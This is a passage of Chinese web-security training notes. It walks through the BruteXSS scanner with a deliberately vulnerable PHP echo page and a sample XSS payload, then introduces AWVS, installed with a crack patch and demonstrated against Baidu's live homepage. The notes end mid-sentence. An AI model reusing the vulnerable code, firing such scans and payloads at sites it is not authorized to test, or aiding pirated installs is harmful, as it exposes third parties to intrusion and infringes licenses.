首先安装 Python 2.7。

依赖是 `Colorama` 和 `Mechanize` 两个库。但我看到源码中包含了这两个库，所以一般不用自己安装。如果运行失败，那么执行这两条命令手动安装一下。

```
pip install colorama
pip install Mechanize
```

之后从 `https://github.com/shawarkhanethicalhacker/BruteXSS/zipball/master` 下载所有文件，解压。

还需要单词列表，原版的 `wordlist.txt` 有 20 条语句，只能执行基本的 XSS 检查。

`https://github.com/ym2011/penetration/blob/master/BruteXSS/wordlist` 这个文件有 100 条语句，可以执行相对全面的 XSS 检查。

`https://github.com/ym2011/penetration/blob/master/BruteXSS/wordlist`
这个文件有 200 条语句，可以执行绕过 WAF 的 XSS 检查。

`https://github.com/ym2011/penetration/blob/master/BruteXSS/wordlist`
这个文件有 5000 条语句，可以非常全面并且执行绕过 WAF 的 XSS 检查。

然后为了模拟被测页面，我们还要部署一个页面：

```
\\XSS反射演示
<form action="" method="get">
    <input type="text" name="xss"/>
    <input type="submit" value="test"/>
</form>
<?php
$xss = @$_GET['xss'];
if($xss!==null){
    echo $xss;
}
```

假设我们能够通过 `localhost/xss.php` 来访问它。

使用

首先在解压处执行：

```
python brutexss.py
```

于是就进入命令行界面了

```
  ____             _        __  ______ ____
 | __ ) _ __ _   _| |_ ___  \ \/ / ___/ ___|
 |  _ \| '__| | | | __/ _ \  \  /\___ \___ \
 | |_) | |  | |_| | ||  __/  /  \ ___) |__) |
 |____/|_|   \__,_|\__\___| /_/\_\____/____/

 User:Gh0stkey
 注意:使用错误的有效载荷的定义
 字典可能给你积极性质
 更好地使用字典
 提供积极的结果。

[?] 选择方法: [G]GET 或者 [P]Post (G/P):
```

下面它会询问我们一些配置。我们在选择方法时输入 `G` ，指定 URL 时输入 `http://localhost/xss.php?xss` ，这里一定要把参数暴露出来给它。然后字典位置输入 `wordlist.txt` ，大家也可以尝试其他字典。

```
[?] 选择方法: [G]GET 或者 [P]Post (G/P): G
[?] 输入 URL:
[?] > http://localhost/xss.php?xss=
[+] 检测 localhost 是可用的...
[+] localhost is available! Good!
[?] 输入字典的位置 (按Enter键使用默认 wordlist.txt)
[?] > wordlist.txt
```

之后程序会显示结果，告知我们该页面存在 XSS 漏洞。

```
[+] 从指定字典加载载荷.....
[+] 25 攻击载荷加载...
[+] Bruteforce开始:
[+] 测试 'xss' 参数...
[+] 0 / 25 攻击载荷注入...
[!] Xss漏洞发现
[!] 参数:       xss
[!] Payload:    </script>"><script>prompt(1)</script>
[+] Bruteforce完成。
[+] 1 参数是 容坠乜鞲?   xss.
[+] 扫描结果 localhost:
+----+------------+----------------+
| Id | Parameters |     Status     |
+----+------------+----------------+
| 0  |    xss     |   Vulnerable   |
+----+------------+----------------+

[?] [E]结束进程\[A]程序初始化
```

之后它会让我们选择，结束进程的意思就是退出，初始化的意思就是重新开始。如果不需要扫描其他东西，我们输入 `E` 。

如果是 POST 扫描，我们为 URL 输入 `http://localhost/xss.php` ，为数据输入 `xss=` 就可以了。


由于一些 XSS 比如储存型 XSS 不便于自动化扫描，这个工具的作用仍然很有限，遇到扫不出来的漏洞很正常。

米斯特白帽培训讲义 工具篇 AWVS

> 讲师：gh0stkey
>
> 整理：飞龙
>

功能

AWVS 即 Acunetix Web Vulnerability Scanner 是一个网站及服务器漏洞扫描软件。



- 自动的客户端脚本分析器，允许对 Ajax 和 Web 2.0 应用程序进行安全性测试。
- 业内最先进且深入的 SQL 注入和跨站脚本测试
- 高级渗透测试工具，例如 HTTP Editor 和 HTTP Fuzzer
- 可视化宏记录器帮助您轻松测试 web 表格和受密码保护的区域
- 支持含有 CAPTHCA 的页面，单个开始指令和 Two Factor（双因素）验证机制
- 丰富的报告功能，包括 VISA PCI 依从性报告
- 高速的多线程扫描器轻松检索成千上万个页面
- 智能爬行程序检测 web 服务器类型和应用程序语言

- Acunetix 检索并分析网站，包括 flash 内容、SOAP 和 AJAX
- 端口扫描 web 服务器并对在服务器上运行的网络服务执行安全检查


下载和安装

演示中使用的是 AWVS 10 版本，请在这里下载。


安装部分主要分为两个步骤：安装主程序和打破解补丁。这款工具是由吾爱破解亲自操刀来破解的。




我们打开安装文件之后，依次点击“下一步”就可以了。




安装完毕之后，打开破解补丁，破解补丁是全自动的，等到出现这个界面，就说明破解完成了。




基本使用




首先，打开程序主界面：




点击左上角的 `Scan` 按钮，会弹出一个窗口，我们将其中的 `Website URL` 改为百度的 URL。这里我们拿百度主页来演示。




之后我们只需要连续点击下一步，跳过 